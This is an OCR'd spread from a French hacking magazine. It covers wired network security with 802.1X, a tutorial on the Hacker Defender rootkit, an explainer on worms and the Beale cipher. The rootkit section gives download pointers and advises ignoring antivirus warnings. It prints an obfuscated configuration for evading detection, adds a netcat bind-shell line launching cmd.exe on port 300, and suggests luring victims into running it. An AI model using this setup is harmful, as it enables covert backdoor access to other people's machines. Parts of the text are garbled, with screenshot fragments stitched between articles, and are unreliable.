quelqu'un peut toujours s'infiltrer physiquement dans le réseau, sans doute en coupant un câble et en réalisant une architecture "man in the middle". Dans les habitations, en revanche, ce sont les voisins qui constituent un réel danger. Si vous disposez d'une habitation câblée, par exemple, un voisin peut très bien faire un trou dans le mur et appliquer la même technique sur vos câbles de connexion. Surtout dans les habitations neuves, qui disposent de plans détaillés de l'ensemble des installations, une attaque de ce type fonctionne à coup sûr, les plans de câblage de chaque appartement étant consultables par n'importe qui. Et comme si ce problème ne suffisait pas, il faut en ajouter un autre, nettement plus probable : les équipements utilisés pour créer votre réseau. Les mots de passe de chaque produit réseau commercialisé, du point d'accès au routeur géré, sont standards. Chaque fabricant impose un mot de passe commun à ses produits, qu'il reporte également dans le manuel d'utilisation et sert au premier accès. La plupart des utilisateurs et de nombreux techniciens, par commodité

ou par paresse, ne le changent jamais ou ne le changent pas aussi souvent qu'ils le devraient, en exposant ainsi les équipements aux attaques issues également de l'extérieur. Qui plus est, avec le risque de se retrouver exproprié de son propre réseau par un inconnu, d'un jour à l'autre. Les choses se compliquent ensuite quand on sait que certains équipements n'autorisent pas le changement de mot de passe. Par exemple, les routeurs appartenant aux FAI n'autorisent pas tous des modifications de leur configuration et sont même gérés à distance par l'opérateur même. Autrement dit, ses mots de passe d'accès distants sont connus ou consultables par tous ses techniciens, qui peuvent ainsi intervenir pour résoudre des problèmes mais qui pourraient également intervenir à d'autres fins.

:: Les solutions


Le problème n'est toutefois qu'une question de paresse et d'investissement. Concernant la paresse,



▲ **Nombreux sont les dispositifs réseau sur lesquels vous pouvez configurer un password, et qui supportent l'authentification IEEE 802.1X. Donnez vous du mal pour les installer...**

avouez que le changement des mots de passe standard n'exige pas beaucoup d'effort, tout comme la désactivation par des spécialistes IT de toutes les prises réseau inutilisées. L'investissement exige en revanche, quelques efforts pour introduire l'authentification chaque fois que la confidentialité des données revêt une quelconque importance. Les équipements réseau les plus récents, y compris les switch gérés, intègrent la possibilité d'authentifier les clients sur chaque port en utilisant le protocole IEEE 802.1X : une perte de temps pour le personnel IT certes, mais aussi un obsta-

cle insurmontable - si associé au changement des mots de passe des switch - pour quiconque tente d'entrer en mode wired dans votre réseau. Pour ceux qui auraient besoin de fournir une connexion temporaire à leurs hôtes, des switch qui permettent la création de VLAN, sont en revanche disponibles : des réseaux LAN virtuels, indépendants de l'état physique des machines connectées, qui permettent une connexion contrôlée des ordinateurs. Dédier un VLAN à un réseau "public" et séparé du vôtre, vous permettra d'acquérir un niveau de sécurité nettement plus élevé.



▲ **La création d'une bonne architecture réseau ne vous empêche pas de penser que quelqu'un pourrait très bien brancher son ordinateur là où vous ne vous y attendez pas, avec tout ce que cela comporte comme risques pour la sécurité de votre LAN !**

DISPOSITIFS IEEE 802.1X

Client : le dispositif qui demande l'accès au réseau LAN et répond aux demandes des switch. Le client doit impérativement exécuter un logiciel compatible avec le protocole IEEE 802.1x. Pour Windows, il correspond à Windows XP ou version supérieure.

Authentication server : contrôle l'authentification des clients. Son but consiste à vérifier l'identité des clients connectés et à autoriser les switch à accéder au réseau LAN. En général, il s'agit d'un serveur RADIUS doté du protocole EAP (Extensible Authentication Protocol).

Switch : contrôle physiquement l'accès au réseau LAN et est un Edge Switch ou un point d'accès. Il fonctionne comme un intermédiaire transparent entre le client et le serveur d'authentification. C'est le switch qui envoie au client la demande des identifiants, en vérifiant avec le serveur leur authenticité et en autorisant ou non l'échange de données sur le LAN.

Un rootkit comme ami...

Hacker Defender : secrets et qualités d'un fabuleux programme qui vient en aide aux hackers

Pour étudier un rootkit et son potentiel, quel meilleur moyen que d'apprendre à l'utiliser ? Créés en environnement Unix, les rootkits sont des applications qui appartiennent à la famille des chevaux de troie. Leur spécialité, façon de parler, consiste à cacher des fichiers et softwares malveillants. Contrairement aux backdoors traditionnelles, les rootkits ont une emprise moins importante sur l'ordinateur d'une victime, c'est pourquoi ils sont beaucoup plus difficiles à détecter. Bref, entre de mauvaises mains (ou entre de bonnes mains, tout dépend du point de vue), ils se transforment en véritables outils de hacking invincibles. Après cette brève présentation, revenons-en au cœur du sujet : l'utilisation d'un rootkit. En réalité, vous n'en trouverez pas beaucoup de com-

plets dans les parages, car une bonne partie des hackers préfère confectionner des versions "maison" et instables. Par chance, Hacker Defender est doté de toutes les fonctions du rootkit classique : facile à configurer et à utiliser pour les néophytes, facilement accessible sur le Net, il saura déjouer les analyses antivirus. Les hackers les plus expérimentés apprécieront en revanche la possibilité de le perfectionner et de le personnaliser selon des exigences bien spécifiques.

:: Où le trouver ?

Vous n'aurez aucun problème à trouver Hacker Defender dans les circuits P2P comme BitTorrent et Rapidshare. Une brève recherche sur Google vous proposera également des liens utiles le concernant.

Vous le trouverez en tapant les mots clés suivants "Hacker Defender download", ou "download hxdef" ("hxdef" étant le sigle sous lequel il est le plus connu). Au moment où nous écrivons, le code source (les binaires se trouvent ailleurs) d'Hacker Defender est également proposé à l'adresse www.hacker-soft.net/Soft/Soft_11659.htm, tandis que son site officiel, hxdef.org, ne fonctionne plus depuis longtemps. Bien sûr, comme pour tous les softwares de ce genre, votre antivirus peut percevoir le fichier ZIP d'Hacker Defender comme une menace. Si tel était le cas, ignorez l'avertissement, en prenant bien sûr toutes vos responsabilités quant aux problèmes susceptibles de survenir. Le cœur du rootkit, c'est son fichier de configuration, au format INI (généralement `hxdef.ini`) et donc parfaitement modifiable avec n'importe quel éditeur de texte.

```

(H<<<idden T>>a/"ble)
>h"xdéf**
ric<md\ex<e:
:([St\artup\ Run/]
:([Fr<ee>> S:"<pa>ce])

["(\.R:o.o\l.t :P:r>o:c<:e:s:s:e<s:s:)]
h<x>d<e>:f<*
<[r\c:\m\d\le\le]

[/[H\idd\en Ser:vi"ces]
Ha>:ck"er//Def\ender*
/
(Hi:dden R/">>egKeys)
Ha:"c<kerDef\e\nder100
LE".GACY_H\ACK\ERDEF\ND:ER100
Ha:"c<kerDef\e\nderDrv100
LE".GACY_H\ACK\ERDEF\ND:ERDRV100
/
["(Hid:den)> :RegValues"]""
////

```

:: Astuces de camouflage

Bon nombre des rubriques présentes - comme nous l'avons vu - sont modifiées, afin de minimiser les risques de détection par les antivirus.

Ainsi, par exemple, LE".GACY_H\ACK\ERDEF\ND:ER100 correspond en réalité à LEGACY_HACKERDEFENDER100. Les caractères "superflus" sont bien sûr ignorés par le rootkit lors de l'interprétation du fichier INI. Après vous être familiarisé avec les différentes rubriques et la nomenclature respective, vous pouvez

configurer la totalité du rootkit, en fixant par exemple les processus auxquels le lier et le nom des fichiers à utiliser dans l'ordinateur de la victime. Après avoir modifié le fichier INI à votre convenance, passez au lancement du rootkit. En règle générale, il suffit de lancer la commande hxdéf100.exe, suivie du nom du fichier INI. Bien sûr, c'est à vous de décider de la façon dont convaincre un utilisateur de lancer ce type de commande. Par exemple par le biais d'un fichier batch très tentant, qui promet d'afficher des images à couper le souffle...

Si vous ne spécifiez pas le nom du fichier INI, l'exécutable recherchera le fichier EXENAME.INI. En l'absence de celui-ci, il n'effectuera aucune instruction spécifique. Outre le fait de spécifier un fichier INI, vous pouvez indiquer des commandes optionnelles. Il en existe au moins quatre :

:-installonly

installe le rootkit, mais sans l'exécuter

:-refresh

force le chargement des paramètres du fichier INI

:-noservice

n'installe pas le rootkit

:-uninstall

bloque toutes les activités liées au rootkit et le désinstalle de la mémoire

Maintenant que vous connaissez, partiellement, ce fabuleux software très puissant, il ne vous reste plus qu'à comprendre ses principales utilisations pratiques. La plus évidente, et la plus classique : c'est de l'associer à Netcat. Un autre software qui, pour un hacker, n'a plus besoin d'être présenté. Egalement appelé "le couteau suisse du hacker", l'une de ses fonctions les plus utiles consiste à créer une connexion entre votre ordinateur et celui de la victime. Pour intégrer Netcat dans Hacker Defender, il suffit de spécifier dans le fichier INI susmentionné l'instruction spécifique suivante :

```

:[St\artup\ Run/]
C:\nc.exe? -L -p 300 -t -e cmd.exe

```

Où "-p 300" indique l'ouverture de la connexion de l'ordinateur de la victime par le biais du port 300.

Nome	Tipo	Dimensione compres.
bdcli100	Applicazione	16 KB
hxdéf100	Applicazione	38 KB
hxdéf100	Impostazioni di configura...	2 KB
hxdéf100.2	Impostazioni di configura...	2 KB
rdrbs100	Applicazione	27 KB
readmecc	Documento di testo	13 KB
readmeen	Documento di testo	12 KB
readmefr	Documento di testo	13 KB
src	Cartella compressa	90 KB

```

[Set\in:\gs] /
P:assw\ord=hxdéf-rulez
Ba:ckd:"oor"Shell=hxdéf$.exe
Fil:eMappin\gn\ame=_.--[Hacker Defender]--._
Serv:iceName=HackerDefender100
>Selrvi:ceDisp<://[a"yName=HXD Service 100
Ser>vic:eD\escr<ip:t"ion=powerful NT rootkit
Dri<ve\rN:ame=HackerDefenderDrv100
D:riv>erFileNam/e=hxdéfdrv.sys

[Comments]
-----[ CZECH INI HELP ]-----

toto je inifile pro nt rootkit
musi obsahovat dva seznamy souboru: [Hidden Table] a [Root Proces
seznam nazvu sluzeb: [Hidden Services],
seznam nazvu klicu registru: [Hidden Regkeys],
seznam nazvu hodnot registru: [Hidden Regvalues],
specialni seznam programu s parametry: [Startup Run],
seznam disku se zmenou volneho mista: [Free Space],
seznam skrytych portu [Hidden Ports]
a zakladni nastaveni: [Settings]

```

Voici le contenu du fichier ZIP par lequel Hacker Defender est distribué. Il ne plaira pas à votre antivirus mais peu importe !

Le fichier INI de configuration intègre également d'excellentes instructions en tchèque (à vrai dire pas très utiles) et en anglais

Quand les vers investissent vos pc...


Protagonistes d'une bataille sans fin contre les antivirus, ces petites bêtes envahissent vos ordinateurs : les vers, un petit chef-d'œuvre d'ingénierie informatique !

Un ver est un programme capable de se répliquer et de se diffuser de façon autonome, et qui ne nécessite toutefois aucun lien avec d'autres exécutables pour infecter les systèmes. A l'instar des vers réels qui rongent les fruits de l'intérieur sans quasiment laisser de traces à l'extérieur, les vers peuvent infecter les systèmes sans que l'utilisateur s'aperçoive de leur présence, et généralement, sans aucun ralentissement sensible de l'ordinateur et sans traces visibles. D'ailleurs, ce n'est pas un hasard si les vers représentent la ma-

rité absolue des virus informatiques actuellement en circulation, et donnent pas mal de fil à retordre à tous les antivirus. Rien d'étonnant donc à ce que leur programmation complexe exerce une sorte de fascination perverse : n'étant pas hébergés dans d'autres programmes, leurs programmeurs disposent d'une liberté presque totale. Qui plus est, ils n'ont aucune contrainte de taille ni de méthode de transmission. A l'heure actuelle, les vers peuvent faire réaliser ce qu'ils veulent aux ordinateurs infectés, tout comme ils parviennent à utiliser plusieurs méthodes de contagion simultanément.

:: Modes de contagion

Les méthodes d'attaque des vers sont plutôt variées et la complexité des logiciels installés les favorise. La méthode de contagion la plus utilisée actuellement : la messagerie électronique, qui permet d'infecter les systèmes à travers l'utilisation des techniques les plus disparates. La plus élémentaire : celle des mails qui arrivent aux utilisateurs avec des pièces jointes exécutables, des expéditeurs connus et autres pièces jointes contenant le ver. Bien sûr, ces messages ne sont



concentrer sur leur future victime : un utilisateur bloque difficilement les messages provenant d'un expéditeur avec qui il a déjà dialogué. En outre, signalons que cette technique crée un certain niveau d'alerte permanent chez les utilisateurs non infectés, qui les incite à ignorer de nombreux mails : certains antivirus refusent les messages infectés, en avertissant les expéditeurs factices, la boîte mail des amis de la victime réelle se retrouve ainsi saturée de messages d'avertissement. Socialement, les utilisateurs donnent l'alerte. Une alerte qui, rapidement, tombe dans l'indifférence, en rendant même totalement inutiles les avertissements réels.

Autre méthode de diffusion plutôt utilisée : la contagion directe via réseau LAN. En exploitant les bugs du système d'exploitation hôte, les vers parviennent à se dupliquer d'ordinateur en ordinateur, en saturant le réseau du fait des tentatives d'attaque. Qui plus est, la totale liberté des programmeurs de vers leur permet d'agir jusque sur les équipements réseau, en créant des situations potentiellement dangereuses. Si, sur le plan expérimental, des programmes à même de modifier des configurations de switch gérés et de routeurs

sont parvenus à leurs fins, une telle technologie ne tardera pas à se montrer également utile pour les vers. Par ailleurs, l'attaque directe n'exclut en aucun cas l'attaque par mail ou vice versa : et c'est justement de par la totale liberté des programmeurs et l'absence d'un support auquel se connecter, que les vers peuvent se transmettre de plusieurs façons voire simultanément. Certains ont même théorisé et testé, avec succès, une technique qui permet à un programme de jeter une tête de pont qui infecte un ordinateur et de télécharger un code à partir du Net pour s'adapter à l'environnement trouvé : une méthode d'infection qui donnerait vie à un nombre illimité et incontrôlable de variantes d'un même virus, entraînant par-là même des conséquences désastreuses.

Parallèlement, les modes d'activation d'un ver sont innombrables : une tentative de duplication ne doit pas forcément survenir lors de l'infection, mais peut être réalisée selon un calendrier précis ou lancée à distance. De même qu'une infection peut se manifester dans un cadre bien spécifique ou rester silencieuse pendant des mois et des mois, en transformant l'ordinateur victime en zombie inconscient. Spécifions

pas envoyés par les expéditeurs réels mais par des répliques du ver, entrées en possession de données essentielles pour réussir leur duplication. A cet égard, l'évolution des moyens techniques et une bonne dose d'ingénierie sociale, font des miracles : certains vers en circulation récupèrent ainsi sur les ordinateurs infectés les mails envoyés et les dupliquent, en s'ajoutant en pièce jointe, en les renvoyant et en modifiant l'objet des mails. Ce comportement, extrêmement efficace, permet aux vers de ne pas se polariser sur les faiblesses des systèmes mais de se



The WildList Organization International

Home	Welcome to the World Wide Web Site of The WildList Organization International, the world's premier source of info. But don't take our word for it. Read what PC Magazine, MSNBC and others have to say about us here .
Reporters	
WildList	We've just added a new section, THANKS , to show our appreciation for all those who have helped us out over the
Papers	We're also in the process of re-doing our WWW site, adding features which you've asked for. For starters, we're gain (ITW) viruses. Please keep in mind that your Antivirus product vendor is still the best source of information regarding
In the Wild Virus Descriptions	Names, names, names. How are viruses named? Which name is the 'correct' names? Read How Scientific Naming
Frequently Asked Questions	We've also added a FAQ , which will be updated when we receive new questions from users.
Report a Virus Incident	The WildList archives are still on-line, and we've made note of a few places you can find decent tests of antivirus s, be expanding to include published papers on the topic.
Product Testing	We're now offering the e-mail addresses of The WildList Reporters in easy-to-use format, as well as biographies of th their own words. We're constantly updating this section as we add new reporters, so if you don't see a reporter fro near future.
Research	Many of you have written us wishing to learn more about becoming WildList Reporters. You can read more about
	We hope you find our WWW site useful.
	The WildList Organization International

🚩 **Le site wildlist.org conserve un fichier mis à jour des virus en circulation mois par mois : dans la plupart des cas, il s'agit justement de vers.**

à cet égard que l'absence d'activation des fonctions d'un ver n'empêche pas l'ordinateur de rester contagieux : les tentatives d'infection restent possibles même si le ver ne donne aucun signal sur l'ordinateur infecté.

:: Installation du ver

Après avoir contaminé un système, le premier objectif d'un ver consiste à assurer son installation définitive sur l'ordinateur.

Cette étape est justement la plus passionnante en termes d'analyse car les vers actuellement en circulation utilisent, simultanément, un ensemble de technologies qui les rend plutôt difficiles à supprimer. Pour se garantir une longue durée de vie sur un système infecté, certains vers se dupliquent par exemple dans les dossiers système avec des noms semblables à ceux de fichiers légitimes, en rendant ainsi leur identification manuelle presque impossible. Bien sûr, le ver n'effectue pas nécessairement qu'une seule duplication : certains vers en circulation créent plusieurs copies d'eux-mêmes, en utilisant une comme pro-

cessus actif de système et en gardant les autres comme copies de sécurité ou copies lancées régulièrement pour une restauration en cas de tentative pour les supprimer. En outre, la plupart des vers créent des fichiers avec des noms codés et basés sur des caractéristiques uniques de l'ordinateur, comme l'adresse MAC de la carte réseau. De même qu'ils appliquent des principes de métamorphose à leur propre code, dans le but de rendre leur détection plus difficile. Cette dernière technique est très complexe mais des kits de développement disponibles sur le Net, l'ont mise à la portée de tous. Elle consiste à déplacer des blocs de code du ver à l'intérieur de l'exécutable, en les maquillant par des blocs synonymes (semblables de par leurs fonctionnalités), de façon à maintenir la copie exécutable mais fonctionnellement identique au fichier d'origine. Le fichier qui contient cette copie spécifique du ver est ainsi nettement différent du fichier original, en masquant l'infection. L'ancrage au système d'exploitation, donc le lancement du processus, peut s'effectuer, ensuite, des façons les plus diverses : des clés ajoutées au registre,

aux mots ajoutés aux fichiers .INI., en passant par le remplacement de programmes légitimement installés sur la machine par d'autres programmes semblables contenant, toutefois, les fonctions pour lancer le processus d'infection. A cet égard, la présence de programmes extrêmement complexes, composés de centaines de DLL et autres exécutables, est particulièrement nuisible : il est presque impossible d'identifier correctement une DLL qui fonctionne par exemple normalement mais qui renferme également un code malveillant. En outre, les ancrages au système d'exploitation sont généralement multiples et les vers intègrent des procédures qui leur imposent de ne pas se répliquer simultanément. Objectif ? Rendre les opérations de nettoyage difficiles, à tel point que pour certains vers particulièrement dangereux, cette opération nécessite des programmes complémentaires aux antivirus officiels. Par chance, les vers qui remplacent les DLL système par des copies opérationnelles mais infectées, sont encore peu nombreux, mais nous avons eu écho de différentes expériences en ce sens : une voie plu-

eset Proteggi il tuo mondo digitale

Soluzioni Prodotti Download Acquista Rivendita Threat Center Supporto Azienda

ESET NOD32 Versione 3.0 antivirus system

Utenti privati Piccole e Medie Imprese Soluzioni Enterprise

Threat Center

1 2 3 4

Livello di rischio: **Normale**

-8h Ora

Tasso di infezioni: **0.1%**

www.virusradar.com

Ultime minacce

Win32/Netsky.Q worm
a variant of Win32/Injector...
Win32/Zafi.B worm

Maggiori dettagli

3 buoni motivi per scegliere NOD32

Il migliore. Il più leggero. Il più veloce.

Il Sistema Antivirus NOD32 fornisce la migliore percentuale di individuazione malware disponibile sul mercato. La protezione assicurata da NOD32 contro virus nuovi e sconosciuti è superiore del 95% rispetto ad altri prodotti concorrenti (fonte: AV-Comparatives.org). > Maggiori dettagli

Miglior Antivirus 2008
Difesa Proattiva & Performance

Per il terzo anno consecutivo ESET NOD32 è stato premiato dal prestigioso laboratorio indipendente di test antivirus AV-Comparatives.org. Per il 2008 ESET NOD32 ha vinto il premio come miglior software antivirus nelle categorie "Difesa Proattiva" e

FzResChs.dll
2.2.8.0
Simp

FzRe
2.2.
Spar

FzRe
2.2.
Italk

FzRe
2.2.
FileZ

FzRe
2.2.
Slov

lega
Firef
2 KB

readme
Firefox Document
60 KB

File Anti-Virus Alert

! Detected

Virus:
Worm.Win32.Fujack.aa

File:
C:\Program Files\FileZilla\uninstall.exe

Action

Disinfect

File contains virus and cannot be Disinfected

Delete

Skip

Apply to all

▲ **NOD32 est un antivirus particulièrement actif dans la prévention et la suppression de vers, grâce à son système spécifique de protection intégrée et proactive, spécialement étudié pour ce genre d'infection.**

▲ **L'utilisation d'un antivirus avec système de protection résident vous permettra de surfer en toute tranquillité. Mais il doit être mis à jour régulièrement sous peine d'être totalement inutile.**

virus BULLETIN Fighting malware and spam

News Resources Virus Bulletin Spam Supplement VB1

Home

New: Latest RAP results
 VB's RAP (Reactive and Proactive) testing provides deeper insight into products' ability to keep up with the flood of new malware emerging around the world, as well as their proactive detection capabilities - putting heuristic and generic technology to the test. The results of the first three rounds of RAP testing can now be viewed.

Malware prevalence

Virus Name	Prevalence
Autorun	■
Netsky	■
Agent	■
Dropper-misc	■
Virut	■
Invoice	■
Mytob	■
Suspect packers	■

Featured articles

VB100 on Windows 2003 Server x64
 This month's comparative review tackles the 64-bit version of Windows Server 2003 - with the platform bringing out quite a number of quirks and oddities in several of the products under test. John Hawes presents a round up of the results including the latest RAP

advertise here

 read by IT professionals the world over

login to view this n
Anti-spam testing - latest

Microsoft® Malware Protection Center
 Threat Research and Response

Top desktop threats

1. Trojan:JS/Agent.FA
2. Worm:Win32/Conficker.B
3. Worm:Win32/Conficker.C
4. TrojanDownloader:ASX/Wimad.AT
5. Virus:Win32/Sality.AM
6. TrojanDownloader:ASX/Wimad.BD
7. Virus:Win32/Mabezat.B
8. Worm:Win32/Roron.AA@rm
9. Worm:Win32/Hamweq'inf
10. TrojanDownloader:ASX/Wimad.AF

Top MSRT detections

1. Worm:Win32/Taterf.B
2. PWS:Win32/Frethog.gen/B
3. Trojan:Win32/Alureon/inf
4. Trojan:WinNT/Alureon.C
5. Worm:Win32/Conficker.C
6. Worm:Win32/Conficker.B
7. Worm:Win32/Taterf.gen/A
8. Backdoor:WinNT/Rustock.E
9. Worm:Win32/Koobface.A
10. Worm:Win32/Conficker.Blif

Recently published analyses

1. TrojanDownloader:Win32/Dogkild.G
2. TrojanSpy:WinNT/Bancos.MV
3. Virus:Win32/Virut.AA
4. Backdoor:Win32/Afcore.Q
5. PWS:Win32/Lolyda.AF
6. PWS:Win32/Stealer.M

Top adware/spyware

1. BrowserModifier:Win32/BaiduSobar
2. Adware:Win32/Hotbar
3. Adware:Win32/ZangoShoppingreports
4. Adware:Win32/ZangoSearchAssistant
5. TrojanDownloader:Win32/Renos.DZ
6. Adware:Win32/Rugo

▲ Sur le site virusbtn.com, vous trouverez les tests auxquels les antivirus commercialisés ont été soumis. L'attention portée au phénomène des vers est plus qu'évidente !

▲ Sur son site www.microsoft.com/security/portal, Microsoft classe les infections trouvées par Windows defender. On peut voir que là encore, les vers sévissent.

tôt dangereuse dans la mesure où elle rendrait extrêmement complexe la procédure de détection du ver. Les techniques qui tentent de bloquer d'éventuels antivirus actifs sur le système d'exploitation infecté, font partie intégrante des derniers vers en circulation : certains vers parviennent à identifier le nom et la version d'un éventuel antivirus, en agissant sur le système pour bloquer ou déjouer les systèmes de détection. C'est pourquoi il est fondamental de mettre à jour votre antivirus : de nombreux vers savent comment se comporter face aux plus anciennes versions des AV les plus répandus, et parviennent à contourner leurs protections, avec les conséquences que vous n'aurez aucun mal à imaginer...

:: Seule et unique raison

Mais pourquoi utiliser des techniques si sophistiquées pour infecter un ordinateur ? La réponse est simple : l'argent ! Contrairement aux virus développés il y a encore quelques années, à des fins démonstratives, les vers prolifèrent en vue d'atteindre les objectifs les plus divers à travers l'utilisation d'ordinateurs infectés. Exemple de comportement qui nuit directement aux utilisateurs : l'instal-

lation de keyloggers capables de transmettre des mots de passe et informations au créateur du ver. Autre exemple : la capture et la transmission d'informations sur les mails présents (adresses d'expéditeurs, de destinataires, contenus des mails). En théorie, il n'existe aucune limite aux opérations réalisables sur l'ordinateur victime, surtout si celui-ci est connecté en permanence au Net, y compris le fait d'être redirigé sur des sites par défaut, les publicités intempestives, escroqueries, etc.. Bien qu'étant nuisibles, ces techniques sont actuellement considérées comme les moins dangereuses puisqu'elles frappent les particuliers. Les vers créés dans le but d'insérer les ordinateurs infectés dans des grids (grilles) malveillantes, sont en revanche nettement plus dangereux. C'est le cas, par exemple, des ordinateurs impliqués dans des attaques par déni de service ou de ceux utilisés pour des attaques par Force Brute. Des techniques qui, outre le fait de représenter un danger pour les principales victimes, ont également des répercussions considérables sur la communauté d'ordinateurs non infectés : la duplication des vers et la coordination des attaques, outre les attaques elles-mêmes, utilisent en effet de la bande passante, en ralentissant ainsi la totalité du Net.

:: Techniques de défense

Si les créateurs de vers se creusent la cervelle pour concevoir les futures catastrophes informatiques, une vaste communauté de techniciens est, quant à elle, constamment sur le pied de guerre pour prendre les contre-mesures nécessaires. Première méthode pour se défendre contre les virus normaux : un bon antivirus, mis à jour fréquemment. C'est la première barrière de défense de tout ordinateur. Le second outil de protection n'est autre qu'un bon pare-feu. Non pas celui inclus dans Windows, facilement déjouable, même par les virus les moins évolués, mais plutôt l'un des nombreux produits commerciaux à votre disposition. Le mieux, c'est encore d'installer un pare-feu hardware, qui incorpore des systèmes de contrôle du trafic de connexion. Dès qu'ils détectent un trafic anormal, ces pare-feu peuvent intervenir automatiquement, en bloquant les connexions et en limitant la contagion. Autres outils utiles : les sandbox. Il s'agit généralement de machines virtuelles où l'on peut tester les programmes avant de les installer sur le système principal. Une méthode qui vous mettra à l'abri de la plupart des malwares en circulation, en échange d'une petite perte de temps.

Le chiffre de Beale

La cryptographie en toute simplicité, avec une clé démesurée

Deux des trois suites de chiffres écrites en 1822 par un certain Thomas Beale résistent toujours aux attaques des meilleurs cryptanalystes du monde. Ces trois messages constituent la clé pour découvrir un trésor d'une valeur colossale. Ces derniers ont été chiffrés à travers une technique, de Beale même, qui utilise des textes entiers comme clé. Info ou intox, le chiffre de Beale se caractérise par un algorithme passionnant et facilement utilisable dans la vie courante. Il mérite donc qu'on s'y attarde quelque peu...

:: Déclaration d'indépendance

Le mécanisme de codage est presque banal. On prend un texte, on numérote chaque mot et on rem-

place les lettres du texte à coder par le chiffre du mot auquel correspond la première lettre. Si le processus est réalisé manuellement, le temps de chiffrement et de déchiffrement reste acceptable. S'il est réalisé par le biais de procédures automatiques, le système est alors plutôt rapide et permet d'utiliser des textes même très longs. Exemple d'application de cet algorithme : les cryptogrammes mêmes de Beale. Le second a été déchiffré en utilisant le texte de

la Déclaration d'Indépendance des Etats-Unis d'Amérique. Par contre, les deux autres textes résistent encore à tout type d'analyse. Le problème,

PSEUDOCODE CHIFFRÉ

```
Input texteclair
Split texteclair
Déclarations : parsevar, chiffré (= null)
Pour chaque texteclair(x)
  Lire texte clé jusqu'au mot numéro parsevar
  parsevar = parsevar +1
  si majuscule(clé(parsevar))=majuscule(clair(x))
    chiffré=chiffré&" "&parsevar
  x++
  parsevar = parsevar +1
fin cycle
output chiffré
```

c'est que cet algorithme ne possède pas les faiblesses typiques des systèmes de chiffrement, même modernes. Tout d'abord, la clé peut être bien plus longue que le message, et à usage unique. Autrement dit, l'analyse des chiffres composant le message codé ne fournira aucun résultat quant à la répétition des lettres. De même, toute tentative de casser la sécurité par Force Brute est destinée à échouer, vu la large quantité de clés possibles : tout texte, en tout genre, peut être utilisé comme clé. En outre, l'algorithme peut être paramétré pour éviter la répétition des chiffres, en supprimant totalement tout support d'analyse : le texte chiffré est une suite de nombres apparemment aléatoire. Même avec les variations permettant d'éviter

les problèmes typiques des textes chiffrés, le décodage peut devenir un procédé mnémotique : il suffit d'avoir le texte original. Seul point susceptible de poser un problème : l'utilisation de la même clé pour plusieurs messages, qui exposerait lesdits messages à une analyse comparative. Un problème qui ne devrait pas se poser ici : le chiffre de Beale n'est autre qu'un système avec clé "one shoot", qui ne devrait donc pas être utilisé pour des échanges de messages basés sur la même clé.

:: Détails importants

